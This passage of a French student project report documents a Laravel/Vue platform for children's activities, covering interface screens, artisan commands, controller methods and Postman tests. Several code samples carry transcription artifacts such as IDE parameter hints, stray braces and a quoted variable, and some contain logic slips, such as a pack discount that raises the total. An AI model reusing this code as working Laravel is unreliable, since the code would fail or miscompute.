tahiri karim	annabell32@example.net	informatique	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires</span>	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires Occupés</span>	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires disponible</span>
Benani mohammed	nmayert@example.org	physique	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires</span>	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires Occupés</span>	<span style="border: 1px solid #0072BD; padding: 2px;">Afficher Horaires disponible</span>

Cette fenêtre modale affiche les horaires d'un enseignant, spécifiant les heures de début et de fin pour un jour donné. Le bouton "Fermer" permet de quitter la vue des horaires, rendant l'interface pratique pour consulter rapidement les disponibilités spécifiques.

Horaires		
Jour	Heure de début	Heure de fin
Thursday	08:39:07	00:25:08
<b>Fermer</b>		
Afficher Horaires Occupés		
Afficher Horaires Occupés		

Le formulaire "Ajouter Animateur" permet aux administrateurs d'enregistrer de nouveaux animateurs en fournissant des informations essentielles telles que le nom, l'email, le domaine d'expertise et un mot de passe. Les boutons "Enregistrer" et "Annuler" offrent des options simples pour confirmer ou abandonner l'ajout.

Ajouter Animateur

Enregistrer
Annuler

## □ Interface de l'animatuer:

C'est la première page affichée pour les animateurs. Ils peuvent y voir les offres disponibles sur la plateforme afin de vérifier s'ils ont les qualifications requises pour animer certaines de ces activités. En haut de la page, se trouvent les liens d'accès aux différentes sections de l'interface de l'animateur.

### Tableau de Bord des Animateurs

Horaires de l'Animateur Horaires Occupés Horaires Disponibles Ajouter des Horaires

#### Toutes les Offres

Rechercher des offres... Filtrer par domaine : Tous les domaines

Image	Nom de l'offre	Description	Action
	Calcul Différentiel	Cours de calcul différentiel pour les lycéens...	Voir Détails
	Intelligence Artificielle	Cours d'initiation à l'intelligence artificielle et au machine learning...	Voir Détails
	Sécurité Informatique	Introduction à la sécurité informatique et aux techniques de protection des données...	Voir Détails
	Robotique avancée	Cours de robotique avancée pour les adolescents...	Voir Détails

```
1 <template>
2   <div class="animateur-dashboard">
3     <h1>Tableau de Bord des Animateurs</h1>
4     <nav>
5       <ul>
6         <li><a href="/AnimeHoraire"><i class="fas fa-calendar-alt"></i> Horaires de l'Animateur</a></li>
7         <li><a href="/AnimeOccupéHoraire"><i class="fas fa-calendar-times"></i> Horaires Occupés</a></li>
8         <li><a href="/AnimeDispHoraire"><i class="fas fa-calendar-check"></i> Horaires Disponibles</a></li>
9         <li><a href="/AnimeAddHoraire"><i class="fas fa-plus-circle"></i> Ajouter des Horaires</a></li>
10      </ul>
11    </nav>
12    <router-view></router-view>
13  </div>
14  <offers-list />
15</template>
```

## Planification de l'animateur :

### Horaires de l'Animateur

08:00 - 12:00  
Jour: Lundi

14:00 - 18:00  
Jour: Mardi

09:00 - 13:00  
Jour: Mercredi

10:00 - 14:00  
Jour: Jeudi

13:00 - 17:00  
Jour: Vendredi

Les animateurs peuvent également proposer aux administrateurs d'ajouter de nouveaux horaires.

## Ajouter un Horaire Disponible

Heure de début:

Heure de fin:



Jour:



# Chapitre 6: Développement Back End

## Introduction

Cette partie présente une vue d'ensemble des différents contrôleurs utilisés dans notre application. Chaque contrôleur a des responsabilités spécifiques pour assurer le bon fonctionnement du système. Le AdminActiviteeController gère les activités, le AdminOffreController traite les offres, et le AdminUserController s'occupe des utilisateurs administratifs. D'autres contrôleurs, tels que le NotificationController et le PDFController, assurent respectivement la gestion des notifications et la génération de fichiers PDF. Nous avons également des contrôleurs spécifiques pour la gestion des horaires (AdminHoraireController), des parents (FatherController), des animateurs (AnimatorController), et des affichages (ShowController). Ce document détaille les différentes méthodes implémentées dans ces contrôleurs, en expliquant leurs rôles et leurs interactions au sein de l'application.

## Commandes utilisées

**php artisan serve:** Lancement du serveur de développement

**php artisan migrate:** migration des tables dans la base de données

**php artisan migrate:rollback :** Retour en arrière des dernières migrations **php artisan migrate:refresh :**réinitialiser la base de données en retournant en arrière toutes les migrations et en les exécutant.

**php artisan db:seed:** Exécution des seeders

**php artisan migrate:refresh --seed:** réinitialisation + Exécution des seeders **php artisan migrate:reset:**Réinitialisation de toutes les migrations

**php artisan make:migration create\_users\_table :** créer une nouvelle migration

**php artisan make:model ModelName:** créer un model

**php artisan make:model ModelName -m:** Création d'un modèle avec une migration associée

**php artisan make:controller ControllerName:** Création d'un nouveau contrôleur

**php artisan make:controller ControllerName --resource:** Création d'un contrôleur de ressources

**php artisan route:list:** afficher une liste de toutes les routes définies

## Contrôleurs

## AdminActiviteeController

Le contrôleur AdminActiviteeController est responsable de trois fonctionnalités principales : la création, la mise à jour et la suppression des activités. Ces fonctionnalités sont spécifiquement réservées à l'administrateur, et pour le moment, ces activités n'ont aucune relation avec les offres.

### createActivity

```

1 usage  ▲ ABDELOUAHED ABBAD
public function createActivity(Request $request){
    $formFields = $request->validate([
        'titre' => ['required', Rule::unique(['table' => 'activites', 'column' => 'titre'])],
        'description' => 'required',
        'lien_youtube' => 'required',
        'objectifs' => 'required',
        'domaine' => 'required'
    ]);
    if($request->hasFile('key' => 'IMAGE_PUB')){
        $formFields['IMAGE_PUB'] = $request->file('key' => 'IMAGE_PUB')->store(['path' => 'IMAGE_PUBs', 'options' => 'public']);
    }
    Activite::create($formFields);
    return response()->json(['message' => 'the insertion was successful'], status: 201);
}

```

The screenshot shows a REST API testing interface. At the top, it says "HTTP REST API basics: CRUD, test & variable / Update data". Below that, it shows a "POST" method and the URL "http://localhost:8000/api/create/activity/". Under "Body", there is a "form-data" section with five entries:

	Key	Value	Description	... Bulk Edit
<input checked="" type="checkbox"/>	titre	Text	uniqueTest	
<input checked="" type="checkbox"/>	description	Text	blablabla2	
<input checked="" type="checkbox"/>	lien_youtube	Text	website.com	
<input checked="" type="checkbox"/>	objectifs	Text	objectifs1111	
<input checked="" type="checkbox"/>	domaine	Text	domaine1	

At the bottom, the response is shown as "Pretty" JSON:

```

1 {
2     "message": "the insertion was successful"
3 }

```

La fonction `createActivite` est utilisée pour créer une nouvelle activité dans l'application. Elle valide les données de la requête, traite l'upload de l'image, et sauvegarde l'activité dans la base de données.

---

ROUTE: Route::post('/create/activity',[AdminActiviteController::class,'createActivity']);

## updateActivity

```

1 usage ± ABDELOUAHED ABBAD *
public function updateActivity(Request $request,Activite $activity){
    $formFields = $request->validate([
        'titre' => ['required',Rule::unique(['table' => 'activites','column' => 'titre'])],
        'description'=>'required',
        'lien_youtube' => 'required',
        'objectifs' => 'required',
        'domaine' =>'required'
    ]);
    if($request->hasFile( key: 'IMAGE_PUB')){
        $formFields['IMAGE_PUB'] = $request->file( key: 'IMAGE_PUB')->store( path: 'IMAGE_PUBs', options: 'public');
    }
    $activity->update($formFields);
    return response()->json(['message'=>'the update was successful'], status: 200);
}

```

PUT <http://localhost:8000/api/update/activity/21>

Params • Authorization Headers (8) Body • Scripts • Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

	Key	Value
<input checked="" type="checkbox"/>	titre	test233
<input checked="" type="checkbox"/>	description	description222
<input checked="" type="checkbox"/>	lien_youtube	youtube.com
<input checked="" type="checkbox"/>	objectifs	blabla222
<input checked="" type="checkbox"/>	domaine	domalne4

Body Cookies Headers (10) Test Results (1/1)

Pretty Raw Preview Visualize JSON

```

1 {
2     "message": "the update was successful"
3 }

```

Le code met à jour l'activité existante dans la base de données avec les nouvelles informations fournies, ce qui permet de maintenir les informations à jour et de les modifier facilement en fonction des besoins.

ROUTE :

```
Route::put('/update/activity/{activity}',[AdminActiviteeController::class,'updateActivity']);
```


**Validation et Traitement de l'Image**

Dans les fonctions **createActivity** et **updateActivity**, la validation des champs (titre, description, lien\_youtube, objectifs, et domaine) assure l'intégrité des données. Le code utilise la méthode validate pour vérifier que les champs requis sont présents et conformes aux contraintes. Si une image (IMAGE\_PUB) est fournie, elle est stockée dans le répertoire public/image et son chemin est enregistré. Ce traitement garantit que les données et les fichiers sont correctement gérés et sécurisés.

---

## deleteActivity

```
1 usage  ▲ ABDELOUAHED ABBAD
public function destroyActivity(Activite $activity)
{
    $activity->delete();
    return response()->json(['message'=>'the delete was successful'], status: 200);
}
```



La fonction **destroyActivity** est utilisée pour supprimer une activité existante de l'application. Elle supprime l'entrée de l'activité dans la base de données et retourne un message de confirmation de la suppression.

---

ROUTE :

```
Route::delete('/delete/activity/{activity}', [AdminActiviteeController::class, 'destroyActivity']);
```

## AdminOffreController

Le contrôleur AdminOffreController sera responsable de trois fonctionnalités principales : la création, la mise à jour et la suppression des offres. Ces fonctionnalités sont spécifiquement réservées à l'administrateur pour gérer les différentes offres proposées sur la plateforme.

## createOffer

```

1 usage  ✨ ABDELOUAHED ABBAD
public function createOffer(Request $request){
    $formFields = $request->validate([
        'titre' => 'required',
        'date_debut' => 'required|date',
        'date_fin' => 'required|date|after:date_debut',
        'description' => 'required',
        'domaine' => 'required'
    ]);
    $user_id = auth()->id();
    $admin = Administrateur::where('user_id',$user_id)->first();
    $formFields['admin_id'] = $admin->id;

    if($request->has( key: 'remise')) $formFields['remise'] = $request->remise;
    else $formFields['remise'] = 0;
    Offre::create($formFields);
    return response()->json(['message'=>'the insertion was successful'], status: 201);
}

```

POST | http://localhost:8000/api/create/offer/

Params • Authorization Headers (8) Body • Scripts • Settings

none  form-data  x-www-form-urlencoded  raw  binary  GraphQL

Key	Value	Description
<input checked="" type="checkbox"/> titre	Text <input type="button" value="▼"/> titre1	
<input checked="" type="checkbox"/> date_debut	Text <input type="button" value="▼"/> 2022-07-17	
<input checked="" type="checkbox"/> date_fin	Text <input type="button" value="▼"/> 2024-07-17	
<input checked="" type="checkbox"/> description	Text <input type="button" value="▼"/> cncjkrncjkzecnj	
<input checked="" type="checkbox"/> domaine	Text <input type="button" value="▼"/> domaine2	
Key	Text <input type="button" value="▼"/> Value	Description

Body Cookies Headers (10) Test Results (1/1) Status: 201 Created

Pretty Raw Preview Visualize JSON

```

1  [
2   |   "message": "the insertion was successful"
3  ]

```

La fonction `createOffer` est utilisée pour créer une nouvelle offre. Elle commence par valider les données de la requête, incluant des champs comme `titre`, `date_debut`, `date_fin`, `description`, et `domaine`, pour s'assurer qu'ils sont présents et conformes aux contraintes spécifiées. Ensuite, elle associe l'offre à un administrateur en récupérant l'ID de l'utilisateur authentifié via `auth()->id()` pour les tests, cet ID est remplacé par un ID d'administrateur de la base de données. Si une remise est fournie dans la requête, elle est également traitée et ajoutée aux champs de formulaire,

en s'assurant qu'elle est positive. Enfin, l'offre est créée dans la base de données avec les champs validés, et une réponse JSON confirmant le succès de l'insertion est retournée avec un code de statut HTTP 201.

---

ROUTE :

```
Route::post('/create/offer',[AdminController::class,'createOffer']);
```

## updateOffer

```
1 usage  ▲ ABDELOUAHED ABBAD
public function updateOffer(Request $request,Offre $offer){
    $formFields = $request->validate([
        'titre' => 'required',
        'date_debut' => 'required|date',
        'date_fin' => 'required|date|after:date_debut',
        'description' => 'required',
        'domaine' => 'required'
    ]);
    if($request->has('remise')) $formFields['remise'] = $request->remise;
    $offer->update($formFields);
    return response()->json(['message'=>'the update was successful'], status: 200);
}
```

The screenshot shows a POSTMAN interface with a PUT request to `http://localhost:8000/api/update/offer/22/1`. The request body is set to `x-www-form-urlencoded` and contains the following data:

Key	Value
<input checked="" type="checkbox"/> titre	test2
<input checked="" type="checkbox"/> date_debut	2025-06-22
<input checked="" type="checkbox"/> date_fin	2028-06-22
<input checked="" type="checkbox"/> description	blabla2

The response at the bottom shows a 200 OK status with a JSON message: `"message": "the update was successful"`.


La fonction `updateOffer` fonctionne de manière similaire à la fonction `createOffer`, mais avec quelques différences notables. Elle valide également les champs `titre`, `date_debut`, `date_fin`, `description`, et `domaine`, et associe l'offre à un administrateur en utilisant l'ID de l'utilisateur authentifié. Cependant, au lieu de créer une nouvelle offre, cette fonction met à jour une offre existante en utilisant l'ID de l'offre passé dans l'URL de la requête PUT. De plus, si une remise est fournie dans la requête, elle est traitée et ajoutée aux champs de formulaire. L'offre est ensuite mise à jour dans la base de données, et une réponse JSON confirmant le succès de la mise à jour est retournée avec un code de statut HTTP 200.

ROUTE :

```
Route::put('/update/offer/{offer}', [AdminOffreController::class, 'updateOffer']);
```

## destroyOffer

```
└ ABDELOUAHED ABBAD
public function destroyOffer(Offre $offer)
{
    $offer->delete();
    return response()->json(['message'=>'the delete was successful'], status: 200);
}
```



La fonction `destroyOffer` est utilisée pour supprimer une offre existante de l'application. Elle supprime l'entrée de l'offre dans la base de données et retourne un message de confirmation de la suppression.

Route :

```
Route::delete('/delete/offer/{offer}', [AdminOffreController::class, 'destroyOffer']);
```

## AdminActiviteeOffreController

Le contrôleur adminActiviteeOffreController est chargé de la gestion des activités associées aux offres. Il permet de créer, mettre à jour et supprimer des activités dans les offres.

### addActivityToOffer

```
 * ABDELOUAHED ABBAD *
public function addActivityToOffer(Request $request, Offre $offer, Activite $activity){
    $formFields = $request->validate([
        'tarif' => 'required|numeric',
        'age_min' => 'required|integer|min:3',
        'nbr_seance' => 'required|integer|min:1',
        'volume_horaire' => 'required|integer|min:1',
        'option_paiement' => 'required',
        'age_max' => 'required|integer|min:3'
    ]);
    $formFields['offre_id'] = $offer->id;
    $formFields['activite_id'] = $activity->id;
    ActiviteOffre::create($formFields);
    return response()->json(['message'=>'the insertion was successful'], status: 201);
}
```

The screenshot shows a POST request in Postman. The URL is `http://localhost:8000/api/add/offer/activity/3/4`. The request method is POST. The body is set to `form-data` and contains four fields:

Field	Type	Value
tarif	Text	22
age_min	Text	5
nbr_seance	Text	5
volume_horaire	Text	5

The response tab shows the following JSON output:

```
1: {
2:   "message": "the insertion was successful"
3: }
```

`addActivityToOffer()` permet d'ajouter une activité à une offre en insérant les données dans la table `activityOffer`. Elle valide les champs requis comme `tarif`, `age_min`, `nbr_seance`, `volume_horaire`, `option_paiement`, et `age_max`. Après validation, elle attribue les IDs de l'offre et de l'activité aux champs `offre_id` et `activite_id`. Ensuite, elle insère les données dans la base de données en utilisant `ActivityOffer::create($formFields)` et retourne une réponse JSON confirmant la réussite de l'insertion.

---

ROUTE :

```
Route::post('/add/offer/activity/{offer}/{activity}',[AdminActiviteeOffreController::class,'addActivityToOffer']);
```

---

## updateActivityInOffer

```
1 usage  ▲ ABDELOUAHED ABBAD *
public function updateActivityInOffer(Request $request, ActiviteOffre $activityOffer){
    $formFields = $request->validate([
        'tarif' => 'required|numeric',
        'age_min' => 'required|integer|min:3',
        'nbr_seance' => 'required|integer|min:1',
        'volume_horaire' => 'required|integer|min:1',
        'option_paiement' => 'required',
        'age_max' => 'required|integer|min:3'
    ]);

    $activityOffer->update($formFields);
    return response()->json(['message'=>'the update was successful'], status: 201);
}
```

The screenshot shows a POSTMAN interface with a PUT request to `http://localhost:8000/api/update/offer/activity/21`. The request body is set to `x-www-form-urlencoded` and contains the following key-value pairs:

Key	Value
tarif	22
age_min	4
nbr_seance	20
volume_horaire	13
option_paiement	12
age_max	10

The response status is `201 Created`, and the response body is `{"message": "the update was successful"}`.

La fonction `updateActivityInOffer` permet de mettre à jour les détails d'une activité dans une offre. Elle vérifie et valide les champs requis comme `tarif`, `age_min`, `nbr_seance`, `volume_horaire`, `option_paiement` et `age_max`, puis effectue la mise à jour dans la table `activityOffer` avec `ActivityOffer::update($formFields)`. Enfin, elle retourne une réponse JSON indiquant que la mise à jour a été effectuée avec succès.

ROUTE :

```
Route::put('/update/offer/activity/{activityOffer}', [AdminActiviteeOffreController::class, 'updateActivityInOffer']);
```

## destroyActivity

```
1 usage  ↗ ABDELOUAHED ABBAD
public function destroyActivity(ActiviteOffre $activityOffer)
{
    $activityOffer->delete();
    return response()->json(['message'=>'the delete was successful'], status: 200);
}
```

The screenshot shows a Postman interface with the following details:

- Method:** DELETE
- URL:** <http://localhost:8000/api/delete/offer/activity/21>
- Body:** None (radio button selected)
- Headers:** (6) (dropdown menu)
- Body Content:** This request does not have a body
- Test Results:** (1/1)
- Status:** 200 OK
- Response Body (Pretty JSON):**

```
1 [{"message": "the delete was successful"}]
```

La fonction `destroyActivity` supprime une activité d'une offre dans la table `activityOffer` en utilisant la méthode `delete()` et renvoie une réponse JSON confirmant la suppression avec succès.

---

ROUTE :

```
Route::delete('/delete/offer/activity/{activityOffer}',[AdminActiviteOffreController::class,'destroyActivity']);
```


## AdminController


Le AdminUserController est le contrôleur chargé de gérer les opérations de suppression des utilisateurs spécifiques, à savoir les animateurs et les parents, effectuées par l'administrateur. Ce contrôleur assure que les utilisateurs ciblés, ainsi que toutes leurs relations associées, sont correctement et complètement supprimés de l'application.

## deleteParent & deleteAnimateur

```
1 usage  ± ABDELOUAHED ABBAD
public function deleteParent(Father $parent){
    $user = User::find($parent->user_id);
    $user->delete();
    return response()->json(['message'=>'the delete was successful'], status: 200);
}

1 usage  ± ABDELOUAHED ABBAD
public function deleteAnimateur(Animateur $animateur){
    $user = User::find($animateur->user_id);
    $user->delete();
    return response()->json(['message'=>'the delete was successful'], status: 200);
}
```





Les fonctions `deleteParent` et `deleteAnimateur` dans le contrôleur `AdminController` sont utilisées pour supprimer respectivement un parent et un animateur de l'application. Elles commencent par trouver l'utilisateur associé au parent ou à l'animateur en utilisant `user_id`. Ensuite, elles suppriment l'utilisateur de la base de données. La suppression de l'utilisateur entraîne automatiquement la suppression du parent et de tous les enfants associés à lui, ainsi que la suppression de l'animateur. Enfin, elles retournent une réponse JSON confirmant le succès de la suppression avec un code de statut http 200.

ROUTE :

```

Route::delete('/delete/parent/by/admin/{parent}',[AdminUserController::class,'deleteParent']);
Route::delete('/delete/animateur/by/admin/{animateur}',[AdminUserController::class,'deleteAnimateur']);

```

## AdminDemandeController

Le AdminDemandeController est responsable du traitement des demandes, incluant l'acceptation ou le refus des demandes de parents par un administrateur. Si toutes les activités de la demande ont été traitées, que ce soit par acceptation ou par refus, le contrôleur appelle le DevisController pour créer le devis pour les activités acceptées.

## gererDemande & isDemandeVerified

```
1 usage  ~ ABDELOUAHED ABBAD *
public function gererDemande(Request $request,$demande_id,$activite_offre_id,$enfant_id){
    $demande = DemandeInscription::where('enfant_id', $enfant_id)
        ->where('activite_offre_id', $activite_offre_id)
        ->where('demande_id', $demande_id)
        ->update([
            'etat' => $request->etat,
            'motif' => $request->motif,
            'updated_at' => now()
        ]);
    $demande = DemandeInscription::where('enfant_id', $enfant_id)
        ->where('activite_offre_id', $activite_offre_id)
        ->where('demande_id', $demande_id)->first();
    if($request->etat == 'accepte')$msg = "the request is well accepted";
    else {

        $horaire = explode( separator: ',', ,$demande->horaire);
        $horaire_id = Horaire::where('jour', $horaire[0])->where('heure_debut', $horaire[1])
            ->where('horaires.heure_fin', $horaire[2])->first()->id;
        $hda = Hda::find($horaire_id);
        $hda->update(['nbr_place_restant'=>$hda->nbr_place_restant+1]);
        $msg = "the request is well denied";
    }
}

$parent_id  = Enfant::find($enfant_id)->father_id;
$parent= Father::find($parent_id);
$user = User::find($parent->user_id);
if(AdminDemandeController::isDemandeVerified($demande_id)) {
    NotificationController::notifyDemandeHandled($demande_id);
    DevisController::createDevis($demande_id,$user);
}
return response()->json(['message'=>$msg], status: 200);
```

```

2 usages  ± ABDELOUAHED ABBAD
static public function isDemandeVerified($demande_id){
    $demandeInscriptions = DB::table( table: 'demande_inscriptions')
        ->where( column: 'demande_id', $demande_id)
        ->get();
    $result = true;
    foreach ($demandeInscriptions as $demandeInscription)
        if($demandeInscription->etat == 'en cours') $result = false;
    return $result;
}

```

La fonction gererDemande gère la mise à jour des demandes d'inscription. Elle commence par valider et mettre à jour l'état (etat), le motif (motif) et la date de mise à jour (updated\_at) de la demande spécifiée. Si la demande est acceptée, elle génère un message de confirmation. Si la demande est refusée, elle met à jour les horaires et le nombre de places restantes en conséquence. Pour cela, elle extrait les informations de l'horaire (jour, heure\_debut, heure\_fin) de la demande, trouve l'ID de l'horaire correspondant, et met à jour le nombre de places restantes dans la table HDA. Ensuite, elle vérifie si la demande est validée en appelant la fonction isDemandeVerified.

Si la demande est vérifiée, elle envoie des notifications via le NotificationController et crée un devis via la fonction createDevis du contrôleur AdminDemandeController. La fonction retourne une réponse JSON confirmant le traitement de la demande avec un message approprié et un code de statut HTTP 200.

---

La fonction isDemandeVerified vérifie si une demande d'inscription est validée. Elle récupère toutes les demandes avec l'ID spécifié et vérifie leur état. Si une des demandes a un état en cours, la fonction retourne false, sinon elle retourne true.

---

ROUTE :

```
Route::put('/update/demande/inscription/{demande_id}/{activite_offre_id}/{enfant_id}',[AdminDemandeController::class,'gererDemande']);
```

Le test Postman sera affiché dans le contrôleur responsable de la génération des PDF.

---

## DevisController

Le DevisController est responsable de la création d'un devis, qui sera appelé par le AdminDemandeController. Il est également responsable de la mise à jour des devis existants.

## createDevis

```
1 usage  ~ ABDELOUAHED ABBAD *
public function createDevis($demande_id,$user){
    $activiteOffreIds = DB::table('demande_inscriptions')
        ->where('column: 'demande_id', '$demande_id')
        ->where('column: 'etat', operator: 'accepte')
        ->pluck('column: 'activite_offre_id');

    $totale_ht = 0;
    foreach( $activiteOffreIds as $activiteOffreId){
        $activiteOffre = ActiviteOffre::find($activiteOffreId);
        $totale_ht+=$activiteOffre->tarif_remise;
    }

    $demande = Demande::find($demande_id);
    if($demande->pack_id) {
        $pack = Pack::find($demande->pack_id);
        $totale_ht = $totale_ht + ($totale_ht * ($pack->remise / 100));
    }

    $totale_ttc = $totale_ht + ($totale_ht*(11/100)); // (tva = 11%)
    $date = now();
    $pdf = PDFController::generatePDF($demande_id,$date,$totale_ht,$totale_ttc,$user);

    $devis = Devis::create([
        'demande_id'=>$demande_id,
        'date'=>$date,
        'totale_ht'=>$totale_ht,
        'totale_ttc'=>$totale_ttc,
        'pdf'=>$pdf,
        'statut'=>'en cours',
        'etat'=>'non paye'
    ]);
    NotificationController::notifyDevisCreated($demande_id,$devis);
}
```

